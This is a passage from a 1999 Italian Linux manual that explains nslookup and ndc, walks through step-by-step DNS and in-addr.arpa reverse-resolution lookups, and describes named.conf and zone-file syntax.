Vedere *nslookup(8)*.

#### Alcuni comandi interattivi

Quando si avvia **`nslookup`** in modo interattivo, questo si comporta in modo simile a una shell. In particolare, i comandi che si traducono in un'emissione di informazioni sullo schermo, permettono l'uso dei simboli **`>`** e **`>>`** per la ridirezione in un file, rispettivamente in sovrascrittura e in aggiunta. Inoltre, è possibile utilizzare la combinazione di tasti [*Ctrl+c*] per interrompere una richiesta. Il *prompt* è un semplice simbolo di maggiore.

```
>
```

Segue un elenco parziale dei comandi disponibili.

---

`help` | `?`

Emette un breve riassunto dei comandi disponibili.

`exit`

Conclude il funzionamento di **`nslookup`**.

⟨*elaboratore-host*⟩ [⟨*elaboratore-host*⟩]

L'indicazione del nome di dominio o del numero IP di un elaboratore equivale alla richiesta di informazioni su quell'elaboratore. Se subito dopo viene indicato l'indirizzo di un altro elaboratore, si intende inviare questa richiesta a un servizio DNS ospitato presso quell'elaboratore particolare, invece di utilizzare il servizio predefinito.

`ls` [⟨*opzioni*⟩] ⟨*dominio*⟩ [> ⟨*file*⟩ | >> ⟨*file*⟩]

Elenca le informazioni disponibili sul dominio indicato. Se non vengono fornite opzioni sono emessi i nomi e i rispettivi indirizzi numerici. Le opzioni ammissibili sono in particolare le seguenti:

- **`-t`** ⟨*tipo*⟩
  elenca i record del tipo specificato;
- **`-a`**
  elenca gli alias (equivale a **`-t CNAME`**);
- **`-d`**
  elenca tutti i record (equivale a **`-t ANY`**).

`server` ⟨*dominio*⟩

Cambia l'indicazione del servizio di risoluzione dei nomi predefinito, ovvero quello che viene interpellato se non si indica diversamente nel comando di richiesta di risoluzione di un indirizzo.

`set` ⟨*nome*⟩[=⟨*valore*⟩]

Il comando **`set`** permette di definire una serie di opzioni di funzionamento di **`nslookup`**. Alcune di queste sono valide solo in quanto nominate dopo il comando **`set`**, altre richiedono l'assegnamento di un valore.

Quando **`nslookup`** viene usato in modo non interattivo, è possibile indicare delle opzioni del comando **`set`**, utilizzandole come se fossero opzioni della riga di comando, e per questo composte con un trattino iniziale.

`set all`

Emette la configurazione attuale di una serie di valori.

`set class=`⟨*valore*⟩ | `set cl=`⟨*valore*⟩

Cambia la classe di richiesta. Il valore predefinito è **`IN`** (*InterNet*). Si possono utilizzare anche altri tipi di classi, in particolare **`ANY`** che si riferisce indistintamente a tutte.

`set querytype=`⟨*valore*⟩ | `set type=`⟨*valore*⟩ | `set q=`⟨*valore*⟩ | `set ty=`⟨*valore*⟩

Cambia il tipo di richiesta di informazioni. Tra gli altri, potrebbe trattarsi di:

- **`A`** l'indirizzo Internet di un nodo (predefinito);
- **`CNAME`** il nome canonico per un alias;
- **`NS`** il nodo che offre il servizio di risoluzione dei nomi per la zona indicata;
- **`ANY`** tutte le informazioni.

### Alcune opzioni

Le opzioni della riga di comando corrispondono alle opzioni del comando **`set`**.

---

`-all`

Emette la configurazione attuale di una serie di valori.

`-class=`⟨*valore*⟩ | `-cl=`⟨*valore*⟩

Cambia la classe di richiesta.

`-querytype=`⟨*valore*⟩ | `-type=`⟨*valore*⟩ | `-q=`⟨*valore*⟩ | `-ty=`⟨*valore*⟩

Cambia il tipo di richiesta di informazioni.

Esempi

`$ nslookup`

Avvia **nslookup** in modalità interattiva. Per terminare si utilizza il comando **exit**.

`$ nslookup 192.168.1.2`

Restituisce il nome e l'indirizzo Internet corrispondente al nodo indicato attraverso il numero IP.

`$ nslookup roggen.brot.dg.`

Restituisce il nome e l'indirizzo Internet corrispondente al nodo indicato attraverso il nome di dominio completo.

`$ nslookup roggen.brot.dg. ns2.brot.dg`

Interpella il servizio di risoluzione dei nomi offerto dall'elaboratore **ns2.brot.dg** per ottenere le informazioni su **roggen.brot.dg** (indicato in modo assoluto).

`$ nslookup - ns2.brot.dg`

Avvia **nslookup** in modalità interattiva, interpellando il servizio di risoluzione dei nomi presso **ns2.brot.dg**.

`$ nslookup -q=ns brot.dg`

Richiede l'indicazione del servizio di risoluzione dei nomi competente per il dominio **brot.dg**.

`$ nslookup -q=any brot.dg`

Richiede l'indicazione di tutte le informazioni disponibili sul dominio **brot.dg**.

Alcune versioni di qualche distribuzione GNU/Linux contengono un'edizione di **nslookup** non troppo ben funzionante. In particolare, risulta difficoltoso l'inserimento di nomi di dominio assoluti per mezzo del punto finale. In quel caso, si può provare a utilizzare nomi di dominio assoluti, senza il punto finale.

### 75.2.5 # ndc

`ndc` ⟨*direttiva*⟩`...`

**ndc** è un programma (in forma di script) che permette di inviare diversi tipi di segnali a **named**, il demone per la gestione del servizio di risoluzione dei nomi.[4]

Alcune direttive

`start`

Avvia **named** se non è già in funzione.

`stop`

Termina l'esecuzione di **named** se è in funzione.

`restart`

Termina l'esecuzione e quindi riavvia **named**.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

[4] Se non si dispone di **ndc**, per fare in modo che **named** prenda in considerazione delle eventuali modifiche apportate ai file di configurazione, si può inviare un segnale **SIGHUP** al processo corrispondente, oppure lo si può interrompere e riavviare manualmente. Naturalmente, conviene evitare di agire in questo modo se esiste lo script.

# DNS: dettagli ulteriori

Dopo l'introduzione del capitolo precedente sul DNS, è bene approfondire un po' l'argomento attraverso delle prove pratiche e studiando in modo più dettagliato la configurazione di questo servizio.

## 76.1 Verifiche

Per comprendere il servizio DNS è utile fare qualche esperimento. Per prima cosa ci si deve accertare del funzionamento del servizio di risoluzione dei nomi predefinito, quindi si può esplorare la rete per vedere dove sono collocati i servizi di risoluzione dei nomi competenti per le varie zone.

### 76.1.1 Verificare il funzionamento del servizio

Se è appena stato configurato il servizio di risoluzione dei nomi, si può riavviare (o semplicemente avviare) il servizio utilizzando lo script **ndc**.

`#` **`ndc stop`**[*Invio*]

`#` **`ndc start`**[*Invio*]

Il demone **named** emette alcuni messaggi che vengono annotati nel registro del sistema, generalmente nel file `/var/log/messages`. È utile consultare il suo contenuto per verificare che la configurazione sia corretta. Trattandosi dell'ultima cosa avviata, i messaggi si trovano alla fine del file.

`#` **`tail /var/log/messages`**[*Invio*]

Il listato seguente si riferisce all'esempio di configurazione già vista nel capitolo precedente.

```
Dec 23 09:41:04 dinkel named[538]: starting.  named 8.1.2
Dec 23 09:41:05 dinkel named[538]: master zone "0.0.127.in-addr.arpa" loaded
Dec 23 09:41:05 dinkel named[538]: master zone "1.168.192.in-addr.arpa" loaded
Dec 23 09:41:05 dinkel named[538]: master zone "brot.dg" loaded
Dec 23 09:41:05 dinkel named[538]: listening on [127.0.0.1].53 (lo)
Dec 23 09:41:05 dinkel named[538]: listening on [192.168.1.1].53 (eth0)
Dec 23 09:41:05 dinkel named[538]: Forwarding source address is [0.0.0.0].1027
Dec 23 09:41:05 dinkel named[539]: Ready to answer queries.
```

Se qualcosa non va, è lo stesso **named** ad avvisare attraverso questi messaggi. Se è andato tutto bene si può provare a vedere cosa accade avviando **nslookup**.

`$` **`nslookup`**[*Invio*]

```
Default Server: localhost.localdomain
Address:  127.0.0.1

>
```

Avviando **nslookup** senza argomenti, si fa in modo che questo interpelli il servizio di risoluzione dei nomi predefinito, cioè quello indicato nel file `/etc/resolv.conf`. Trattandosi del servizio locale, ne viene visualizzato il nome e l'indirizzo; quindi **nslookup** si accinge a ricevere dei comandi.

Se si è connessi alla rete esterna, si può provare a interrogare il server per la risoluzione di un nome, per esempio **pluto.linux.it**.[1]

`>` **`pluto.linux.it`**[*Invio*]

```
Server: localhost.localdomain
Address:  127.0.0.1

Name:    pluto.linux.it
Address:  194.184.117.4
```

Dal momento che il servizio di risoluzione dei nomi locale non dispone di tale informazione, per ottenerla ha dovuto interpellare i vari servizi DNS a partire dal dominio principale (`.`), fino a quando ha potuto ricevere la risposta.

Dal momento che tale procedura è abbastanza dispendiosa, il nome e l'indirizzo corrispondente vengono memorizzati in modo temporaneo, nella memoria cache.

`>` **`pluto.linux.it`**[*Invio*]

[1] L'esempio proposto, riguarda la situazione di un certo momento. Se si tenta di ripetere l'esempio, è probabile che il risultato sia differente, soprattutto per ciò che riguarda i numeri IP attribuiti ai vari nodi che si incontrano.

```
Server: localhost.localdomain
Address:  127.0.0.1

Non-authoritative answer:
Name:    pluto.linux.it
Address:  194.184.117.4
```

Quando il servizio di risoluzione dei nomi interpellato è in grado di rispondere da solo, in base a quanto archiviato nella sua memoria transitoria, si ottiene una cosiddetta risposta non-autorevole.

Per controllare se i file di zona di competenza del servizio di risoluzione dei nomi locale sono corretti, conviene cambiare il tipo di interrogazione.

> **set q=any**[ *Invio* ]

Quindi si interpella la zona di competenza, cioè **brot.dg**, seguendo gli esempi già mostrati.

> **brot.dg**[ *Invio* ]

```
brot.dg
        origin = dinkel.brot.dg
        mail addr = root.dinkel.brot.dg
        serial = 1998031800
        refresh = 28800 (8 hours)
        retry   = 7200 (2 hours)
        expire  = 604800 (7 days)
        minimum ttl = 86400 (1 day)
brot.dg         nameserver = dinkel.brot.dg
brot.dg         preference = 10, mail exchanger = dinkel.brot.dg
brot.dg         nameserver = dinkel.brot.dg
dinkel.brot.dg  internet address = 192.168.1.1
>
```

> **ls -t any brot.dg**[ *Invio* ]

```
[localhost.localdomain]
 brot.dg.                        SOA   dinkel.brot.dg root.dinkel.brot.dg. (1998031800 2880
 brot.dg.                        NS    dinkel.brot.dg
 brot.dg.                        MX    10   dinkel.brot.dg
 roggen.brot.dg                  A     192.168.1.2
 dinkel.brot.dg                  A     192.168.1.1
 ftp.brot.dg                     CNAME dinkel.brot.dg
 www.brot.dg                     CNAME dinkel.brot.dg
 brot.dg.                        SOA   dinkel.brot.dg root.dinkel.brot.dg. (1998031800 2880
```

Si conclude l'attività di **nslookup** con il comando **exit**.

> **exit**[ *Invio* ]

## 76.1.2 Risoluzione distribuita dei nomi

Non si può comprendere il meccanismo con cui si risolvono i nomi a livello della rete globale se non si fanno delle prove. Nelle descrizioni seguenti si vuole raggiungere il nodo **pluto.linux.it** facendo una ricerca a partire da uno dei servizi di risoluzione dei nomi principali, discendendo lentamente fino a raggiungere l'ultimo contenente effettivamente le informazioni relative.

Si inizia avviando il programma **nslookup** in modo da interpellare un server di quelli del dominio principale, per esempio **i.root-servers.net**. Nel comando che segue, il nome viene indicato con il punto finale, per sottolineare che si tratta di un nome di dominio completo.

$ **nslookup - i.root-servers.net.**[ *Invio* ]

```
Server: i.root-servers.net
Address:  192.36.148.17


>
```

Se tutto va bene, il server risponde e si può proseguire, altrimenti si può tentare di interpellarne un altro alternativo ( **[a-m].root-servers.net**).

I servizi di risoluzione dei nomi del dominio principale sono in grado di informare su quali siano i servizi relativi ai domini di primo livello, detti TLD o *Top Level Domain*. Per esempio, **com**, **edu**, **net**,... **it**, sono domini di primo livello.

> **set q=ns**[*Invio*]

Con questo comando si vuole semplicemente concentrare l'attenzione sui record contenenti le informazioni sui nodi che offrono i servizi di risoluzione dei nomi.

> **it.**[*Invio*]

Digitando semplicemente il nome del dominio di primo livello **it**, si vuole ottenere l'elenco dei nodi in grado di risolvere i nomi che vi appartengono. Il punto finale indicato nella riga di comando, è voluto, e sta a significare che il nome corrisponde esattamente a quello che si vuole, evitando che il sistema possa completarlo con un dominio predefinito.

```
Server:  i.root-servers.net
Address:  192.36.148.17

Non-authoritative answer:
it      nameserver = SIMON.CS.CORNELL.EDU
it      nameserver = ADMII.ARL.MIL
it      nameserver = NS.EU.NET
it      nameserver = NS2.PSI.NET
it      nameserver = SERVER2.INFN.it
it      nameserver = NAMESERVER.CNR.it
it      nameserver = DNS.NIC.it

Authoritative answers can be found from:
SIMON.CS.CORNELL.EDU    internet address = 128.84.154.10
ADMII.ARL.MIL   internet address = 128.63.31.4
ADMII.ARL.MIL   internet address = 128.63.5.4
NS.EU.NET       internet address = 192.16.202.11
NS2.PSI.NET     internet address = 38.8.50.2
SERVER2.INFN.it internet address = 131.154.1.3
NAMESERVER.CNR.it       internet address = 194.119.192.34
DNS.NIC.it      internet address = 193.205.245.5
```

Di questi servizi di risoluzione dei nomi se ne può scegliere uno per continuare l'esplorazione, per esempio quello offerto da **dns.nic.it**. Per indicare a **nslookup** di cambiare server si deve usare il comando omonimo.

> **server dns.nic.it**[*Invio*]

```
> server dns.nic.it
Default Server:  dns.nic.it
Address:  193.205.245.5

>
```

Da questo server si desidera conoscere quali altri server siano competenti per il dominio **linux.it**.

> **linux.it.**[*Invio*]

```
Server:  dns.nic.it
Address:  193.205.245.5

Non-authoritative answer:
linux.it        nameserver = dns2.nic.it
linux.it        nameserver = ns.publinet.it
linux.it        nameserver = soda.com.dist.unige.it

Authoritative answers can be found from:
dns2.nic.it     internet address = 193.205.245.8
ns.publinet.it  internet address = 151.99.137.2
soda.com.dist.unige.it  internet address = 130.251.8.88
>
```

Si desidera proseguire la ricerca per determinare chi sia competente per il dominio **pluto.linux.it**. Per questo si cambia server; si prova con **dns2.nic.it**.

> **server dns2.nic.it**[*Invio*]

```
> server dns2.nic.it
Default Server:  dns2.nic.it
Address:  193.205.245.8

>
```

> **pluto.linux.it.**[*Invio*]

```
> pluto.linux.it.
Server:  dns2.nic.it
Address:  193.205.245.8

Non-authoritative answer:
pluto.linux.it  nameserver = snoopy.psy.unipd.it
pluto.linux.it  nameserver = ns.publinet.it
pluto.linux.it  nameserver = serena.keycomm.it

Authoritative answers can be found from:
snoopy.psy.unipd.it     internet address = 147.162.126.251
ns.publinet.it  internet address = 151.99.137.2
serena.keycomm.it       internet address = 194.184.117.3
>
```

Probabilmente, uno di questi server è in grado di conoscere direttamente chi sia **`pluto.linux.it`**. Si prova con **`serena.keycomm.it`**.

> **server serena.keycomm.it**[*Invio*]

```
Default Server:  serena.keycomm.it
Address:  194.184.117.3

>
```

> **pluto.linux.it.**[*Invio*]

```
Server:  serena.keycomm.it
Address:  194.184.117.3

pluto.linux.it  nameserver = snoopy.psy.unipd.it
pluto.linux.it  nameserver = ns.publinet.it
pluto.linux.it  nameserver = serena.keycomm.it
snoopy.psy.unipd.it     internet address = 147.162.126.251
ns.publinet.it  internet address = 151.99.137.2
serena.keycomm.it       internet address = 194.184.117.3
```

A questo punto si vede che i server proposti per risolvere **`pluto.linux.it`** sono ancora gli stessi di poco prima. Probabilmente si è giunti al termine della catena. Si prova a cambiare tipo di richiesta a **`nslookup`** abilitando qualunque tipo di informazione sia ottenibile.

> **set q=any**[*Invio*]

Quindi si prova a chiedere informazioni su **`pluto.linux.it`**.

> **pluto.linux.it.**[*Invio*]

```
Default Server:  serena.keycomm.it
Server:  serena.keycomm.it
Address:  194.184.117.3

pluto.linux.it  text = "PLUTO Linux User Group"
pluto.linux.it  nameserver = snoopy.psy.unipd.it
pluto.linux.it  nameserver = ns.publinet.it
pluto.linux.it  preference = 30, mail exchanger = ilary.keycomm.it
pluto.linux.it  preference = 10, mail exchanger = master.pluto.linux.it
pluto.linux.it
        origin = serena.keycomm.it
        mail addr = dalla.pluto.linux.it
        serial = 1998003020
        refresh = 86400 (1 day)
        retry   = 7200 (2 hours)
        expire  = 2592000 (30 days)
        minimum ttl = 86400 (1 day)
pluto.linux.it  internet address = 194.184.117.4
pluto.linux.it  nameserver = serena.keycomm.it
pluto.linux.it  nameserver = snoopy.psy.unipd.it
pluto.linux.it  nameserver = ns.publinet.it
```

```
pluto.linux.it  nameserver = serena.keycomm.it
snoopy.psy.unipd.it     internet address = 147.162.126.251
ns.publinet.it  internet address = 151.99.137.2
ilary.keycomm.it        internet address = 194.184.116.28
master.pluto.linux.it   internet address = 194.184.117.4
serena.keycomm.it       internet address = 194.184.117.3
>
```

Ormai dovrebbe essere chiaro che **`pluto.linux.it`** e **`serena.keycomm.it`** sono la stessa macchina. Per concludere si utilizza il comando **`exit`**.

> **`exit`**[*Invio*]

### 76.1.3 Risoluzione distribuita del dominio in-addr.arpa

Una delle cose più difficili da capire per un principiante è cosa sia il dominio **`in-addr.arpa`**. Per questo vale la pena di perdere del tempo a mostrare un esempio che dovrebbe chiarirne il senso. Nella sezione precedente si è visto da un esempio tratto dalla realtà che un unico indirizzo IP può corrispondere a diversi nomi di dominio. In pratica, **`pluto.linux.it`** e **`serena.keycomm.it`** hanno in comune solo il dominio di primo livello: **`it`**. Ciò significa che per tradurre i due nomi, si usano potenzialmente servizi di risoluzione differenti. Questo dovrebbe permettere di capire che teoricamente si possono utilizzare mappe differenti dalle solite per raggiungere gli elaboratori (che sono definiti univocamente solo per mezzo dell'indirizzo IP).

Il dominio **`in-addr.arpa`** è un dominio alternativo, dal quale si diramano una serie di sottodomini che permettono di raggiungere tutti gli elaboratori della rete che dispongano di un nome di dominio normale. Questi sottodomini sono composti dal numero IP in cui l'ordine degli ottetti appare invertito. Nel caso dell'indirizzo IP 194.184.117.3, il corrispondente dominio **`in-addr.arpa`** è **`3.117.184.194.in-addr.arpa`**. Si tratta di un nome di dominio in cui però l'indirizzo IP è implicito perché fa parte del nome, e viene usato per conoscere il nome di dominio normale corrispondente.

La cosa migliore è provare, esattamente come mostrato nella sezione precedente. Si comincia avviando **`nslookup`**. Anche questa volta si interpella direttamente un servizio di risoluzione dei nomi principale.

$ **`nslookup - i.root-servers.net.`**[*Invio*]

```
Server: i.root-servers.net
Address:  192.36.148.17

>
```

> **`set q=ns`**[*Invio*]

Anche questa volta ci si vuole concentrare sui soli record contenenti le informazioni dei nodi che offrono il servizio di risoluzione dei nomi.

> **`in-addr.arpa.`**[*Invio*]

Con questa richiesta si vuole conoscere quali nodi siano competenti per la risoluzione del dominio **`in-addr.arpa`**.

```
Server:  i.root-servers.net
Address:  192.36.148.17

in-addr.arpa    nameserver = G.ROOT-SERVERS.NET
in-addr.arpa    nameserver = A.ROOT-SERVERS.NET
in-addr.arpa    nameserver = H.ROOT-SERVERS.NET
in-addr.arpa    nameserver = B.ROOT-SERVERS.NET
in-addr.arpa    nameserver = C.ROOT-SERVERS.NET
in-addr.arpa    nameserver = D.ROOT-SERVERS.NET
in-addr.arpa    nameserver = E.ROOT-SERVERS.NET
in-addr.arpa    nameserver = I.ROOT-SERVERS.NET
in-addr.arpa    nameserver = F.ROOT-SERVERS.NET
G.ROOT-SERVERS.NET      internet address = 192.112.36.4
A.ROOT-SERVERS.NET      internet address = 198.41.0.4
H.ROOT-SERVERS.NET      internet address = 128.63.2.53
B.ROOT-SERVERS.NET      internet address = 128.9.0.107
C.ROOT-SERVERS.NET      internet address = 192.33.4.12
D.ROOT-SERVERS.NET      internet address = 128.8.10.90
E.ROOT-SERVERS.NET      internet address = 192.203.230.10
I.ROOT-SERVERS.NET      internet address = 192.36.148.17
```

```
F.ROOT-SERVERS.NET      internet address = 192.5.5.241
>
```

In pratica sono gli stessi servizi di risoluzione dei nomi del dominio principale (quasi tutti). Si prova ad aggiungere il primo ottetto dell'indirizzo IP.

> **194.in-addr.arpa.**[*Invio*]

```
Server:  i.root-servers.net
Address:  192.36.148.17

Non-authoritative answer:
194.in-addr.arpa        nameserver = NS.EU.NET
194.in-addr.arpa        nameserver = AUTH03.NS.UU.NET
194.in-addr.arpa        nameserver = NS2.NIC.FR
194.in-addr.arpa        nameserver = SUNIC.SUNET.SE
194.in-addr.arpa        nameserver = MUNNARI.OZ.AU
194.in-addr.arpa        nameserver = TECKLA.APNIC.NET
194.in-addr.arpa        nameserver = NS.RIPE.NET

Authoritative answers can be found from:
NS.EU.NET       internet address = 192.16.202.11
AUTH03.NS.UU.NET        internet address = 198.6.1.83
NS2.NIC.FR      internet address = 192.93.0.4
SUNIC.SUNET.SE  internet address = 192.36.125.2
MUNNARI.OZ.AU   internet address = 128.250.1.21
TECKLA.APNIC.NET        internet address = 202.12.28.129
NS.RIPE.NET     internet address = 193.0.0.193
>
```

Ecco che i nomi restituiti cambiano. Si decide di interpellare il servizio di risoluzione dei nomi offerto da **`ns.eu.net`** per continuare la ricerca.

> **server ns.eu.net**[*Invio*]

```
Default Server:  ns.eu.net
Address:  192.16.202.11

>
```

Quindi si chiedono informazioni su **`184.194.in-addr.arpa`**.

> **184.194.in-addr.arpa.**[*Invio*]

```
Server:  ns.eu.net
Address:  192.16.202.11

Non-authoritative answer:
184.194.in-addr.arpa    nameserver = server-b.cs.interbusiness.it
184.194.in-addr.arpa    nameserver = dns.interbusiness.it
184.194.in-addr.arpa    nameserver = ns.ripe.net

Authoritative answers can be found from:
server-b.cs.interbusiness.it    internet address = 151.99.250.2
dns.interbusiness.it    internet address = 151.99.125.2
ns.ripe.net     internet address = 193.0.0.193
>
```

Per proseguire occorre ancora cambiare server. Si decide di utilizzare **`server-b.cs.interbusiness.it`**.

> **server-b.cs.interbusiness.it**[*Invio*]

```
Default Server:  server-b.cs.interbusiness.it
Address:  151.99.250.2

>
```

Quindi si chiedono informazioni su **`117.184.194.in-addr.arpa`**.

> **117.184.194.in-addr.arpa.**[*Invio*]

```
Server:  server-b.cs.interbusiness.it
Address:  151.99.250.2

Non-authoritative answer:
117.184.194.in-addr.arpa        nameserver = dns.interbusiness.it
117.184.194.in-addr.arpa        nameserver = dns.nis.garr.it
117.184.194.in-addr.arpa        nameserver = geronimo.keycomm.it

Authoritative answers can be found from:
dns.interbusiness.it    internet address = 151.99.125.2
dns.nis.garr.it internet address = 193.205.245.8
geronimo.keycomm.it     internet address = 194.184.116.2
>
```

Ancora un passo prima della fine.

> **server dns.interbusiness.it**[*Invio*]

```
Default Server:  dns.interbusiness.it
Address:  151.99.125.2

>
```

> **3.117.184.194.in-addr.arpa.**[*Invio*]

```
Server:  dns.interbusiness.it
Address:  151.99.125.2

117.184.194.in-addr.arpa
        origin = geronimo.keycomm.it
        mail addr = hostmaster.geronimo.keycomm.it
        serial = 98022001
        refresh = 86400 (1 day)
        retry   = 7200 (2 hours)
        expire  = 2592000 (30 days)
        minimum ttl = 86400 (1 day)
```

A quanto pare la ricerca è finita; si prova a modificare il tipo di richiesta in modo da ottenere tutti i tipi di notizie disponibili.

> **set q=any**[*Invio*]

> **3.117.184.194.in-addr.arpa.**[*Invio*]

```
Server:  dns.interbusiness.it
Address:  151.99.125.2

3.117.184.194.in-addr.arpa      name = serena.keycomm.it
117.184.194.in-addr.arpa        nameserver = geronimo.keycomm.it
117.184.194.in-addr.arpa        nameserver = dns.interbusiness.it
117.184.194.in-addr.arpa        nameserver = dns.nis.garr.it
geronimo.keycomm.it     internet address = 194.184.116.2
dns.interbusiness.it    internet address = 151.99.125.2
dns.nis.garr.it internet address = 193.205.245.8
>
```

Ecco che 3.117.184.184 corrisponde a **`serena.keycomm.it`**. Per concludere si utilizza il comando **`exit`**.

> **exit**[*Invio*]

### 76.1.3.1 Osservazioni

Mentre la scomposizione in domini normali si astrae completamente dalla disposizione degli indirizzi IP, la scomposizione di un dominio **`in-addr.arpa`** è vincolato in qualche modo alla suddivisione in ottetti dell'indirizzo IP.

In pratica, si può predisporre un file di configurazione di **`named`** per la risoluzione di un ottetto di indirizzi IP, come negli esempi visti in precedenza, quando si volevano risolvere gli indirizzi IP della sottorete 192.168.1.0, indicando il dominio **`1.168.192.in-addr.arpa`**. Ma se invece si dispone di due sottoreti che spezzano a metà l'ultimo ottetto, non si può demandare all'interno di queste sottoreti il compito di risolvere i rispettivi domini **`in-addr.arpa`**, per il semplice fatto che questi non esistono.

## 76.2 File di configurazione più in dettaglio

È giunto finalmente il momento di analizzare un po' meglio la sintassi del contenuto dei vari file di configurazione utilizzati da **`named`**. Il loro significato può essere apprezzato solo dopo il conforto di alcuni esperimenti riusciti con il sistema di risoluzione dei nomi.

Tutti i file di definizione delle zone hanno in comune il modo di indicare i commenti: il punto e virgola fa sì che venga ignorato tutto ciò che appare da quella posizione fino alla fine della riga. Questo valeva anche per il file `/etc/named.boot`, mentre per il nuovo `/etc/named.conf` i commenti sono introdotti da una doppia barra obliqua, oppure sono delimitati come si fa nel linguaggio C: **`/*`**...**`*/`**.

### 76.2.1 /etc/named.conf

Il file `/etc/named.conf` è già stato visto più volte nel capitolo precedente. Si riprende qui il solito esempio.

```
options {
        directory "/var/named";
};
//
zone "." {
        type hint;
        file "named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

Segue l'elenco e la descrizione delle direttive e delle opzioni più importanti di questo file.

- **`options`**

  `options {`
  
  ⟨*opzione*⟩`;`
  
  `...`
  
  `};`

  La direttiva **`options`** serve a definire una serie di opzioni generali. La più comune è **`directory`**, con cui si dichiara la directory predefinita a cui fanno riferimento le direttive sulla definizione dei file di zona.

  - **`directory`**

    `directory` ⟨*directory-di-partenza*⟩

    L'opzione **`directory`** definisce la collocazione predefinita dei file di zona, in modo da permetterne successivamente l'indicazione in modo relativo a questa directory.

  - **`forwarders`**

    `forwarders {`
    
    ⟨*indirizzo-numerico*⟩`;`
    
    `...`
    
    `};`

    L'opzione **`forwarders`** dichiara che il servizio di risoluzione dei nomi locale può interpellare a sua volta altri servizi, indicati da indirizzi numerici, per le richieste che non dovesse riuscire a risolvere.

    | |
    |---|
    | È indispensabile utilizzare questa opzione se il proprio elaboratore è difeso da un firewall che impedisce il transito di pacchetti UDP. |

- **forward only**

  `forward only;`

  L'opzione **`forward only`** serve a specificare che si tratta di un servizio di risoluzione dei nomi *slave*, che cioè rinvia sistematicamente ogni richiesta agli indirizzi indicati nell'opzione **`forwarders`**.

- **zone**

  La direttiva **`zone`** serve a fare riferimento a una zona; ma ciò può avvenire in modi diversi, che vengono descritti nelle sezioni seguenti.

È importante sottolineare che in questo file non si usa il punto finale per indicare domini assoluti. I domini sono sempre indicati esattamente come sono, senza sottintendere alcunché, e il punto finale sarebbe solo un errore.

#### 76.2.1.1 Memoria cache del dominio principale

```
zone "." {
        type hint;
        file ⟨file-di-zona⟩;
};
```

In questo modo si indica il file contenente le informazioni necessarie a raggiungere i DNS del dominio principale. In tal modo, il DNS locale conserverà una memoria cache delle informazioni ottenute, in modo da non dover interrogare ogni volta tutti i DNS esterni necessari.

Senza una direttiva **`zone`** che faccia riferimento al dominio principale, **`named`** non ha modo di accedere ad altri servizi di risoluzione dei nomi al di fuori del suo stretto ambito di competenza.

Si fa a meno della specificazione di questa zona quando si gestisce un servizio di risoluzione dei nomi a uso esclusivo di una rete locale chiusa, senza accesso all'esterno. Si può fare a meno di questo record quando si utilizzano server di inoltro, ovvero i *forwarder*.

#### 76.2.1.2 Gestione delle zone su cui si ha autorità

```
zone "⟨dominio⟩" {
        type master;
        file ⟨file-di-zona⟩;
};
```

Quando la direttiva **`zone`** serve a indicare una zona su cui si ha autorità, attraverso l'opzione **`type master`** si stabilisce che le informazioni su questa devono essere tratte dal file indicato.

La zona può essere riferita a un dominio normale, oppure a un dominio **`in-addr.arpa`**. Nel primo caso, le informazioni del file servono a tradurre i nomi di dominio in indirizzi numerici; nel secondo, dal momento che i domini **`in-addr.arpa`** contengono nel nome l'informazione dell'indirizzo numerico, i file servono a tradurre gli indirizzi numerici in nomi di dominio normale.

Convenzionalmente, è sempre presente una direttiva **`zone`** riferita al dominio **`0.0.127.in-addr.arpa`** che indica il file in grado di tradurre gli indirizzi di **`loopback`**.

#### 76.2.1.3 Riproduzione delle informazioni di un altro DNS

```
zone "⟨dominio⟩" {
    type slave;
    file ⟨file-di-zona⟩;
    masters {
        ⟨indirizzo-IP-master⟩;
        ...
    };
};
```

Il DNS locale può servire a fornire informazioni per cui è autorevole assieme ad altri, da cui trae periodicamente le informazioni. In pratica, l'opzione **`type slave`** definisce che il file specificato, deve essere generato automaticamente, e aggiornato, in base a quanto fornito per quel dominio da altri DNS elencati nell'opzione **`masters`**.

Se i servizi di risoluzione dei nomi esterni dovessero risultare inaccessibili per qualche tempo, quello locale può continuare a fornire queste informazioni, fino a quando queste raggiungono il periodo di scadenza.

### 76.2.2 File di zona

I file di zona costituiscono in pratica il *database* DNS dell'ambito in cui il sistema è autorevole. Sono costituiti da una serie di record di tipo diverso, detti RR (*Resource Record*) o record di risorsa, ma con una sintassi comune.

[⟨*dominio*⟩] [⟨*durata-vitale*⟩] [⟨*classe*⟩] ⟨*tipo*⟩ ⟨*dati-della-risorsa*⟩

I campi sono separati da spazi o caratteri di tabulazione, e un record può essere suddiviso in più righe reali, come si fa solitamente con il tipo **`SOA`**.

Ogni file di zona è associato a un dominio di origine definito all'interno del file `/etc/named.conf` nella direttiva che nomina il file di zona in questione. All'interno dei file di zona, il simbolo **`@`** rappresenta questo dominio di origine. Questo simbolo viene utilizzato comunemente **solo** nel record **`SOA`**.

Segue l'elenco dei vari campi dei record di risorsa contenuti nei file di zona.

1. Il primo campo indica il dominio a cui gli altri elementi del record fanno riferimento. Se non viene indicato, si intende che si tratti di quello dichiarato nel record precedente. Il dominio può essere indicato in modo assoluto, quando termina con un punto, o relativo al dominio di origine.

2. Il secondo campo indica il tempo di validità dell'informazione, espressa in secondi. Serve solo per i server secondari (*slave*) che hanno la necessità di sapere per quanto tempo deve essere considerata valida un'informazione, prima di eliminarla in mancanza di riscontri dal server primario (*master*). Generalmente, questa informazione non viene indicata, perché così si utilizza implicitamente quanto indicato nel record **`SOA`**, nell'ultimo campo numerico (*minimum*). Questa informazione viene definita TTL (*Time To Live*) e non va confusa con altri tipi di TTL esistenti e riferiti a contesti diversi.

3. Il terzo campo rappresenta la classe di indirizzamento. Con le reti TCP/IP si usa la sigla **`IN`** (*InterNet*). Se non viene indicata la classe, si intende fare riferimento implicitamente alla stessa classe del record precedente. Generalmente si mette solo nel primo: il record **`SOA`**.

4. Il quarto campo rappresenta il tipo di record indicato con le sigle già viste nel capitolo precedente.

5. Dopo il quarto campo seguono i dati particolari del tipo specifico di record. Questi sono già stati descritti in parte in questo capitolo.

Nei record di risorsa può apparire il simbolo **`@`** che rappresenta il ***dominio di origine***, cioè quello indicato nella direttiva del file `/etc/named.conf` corrispondente alla zona in questione.

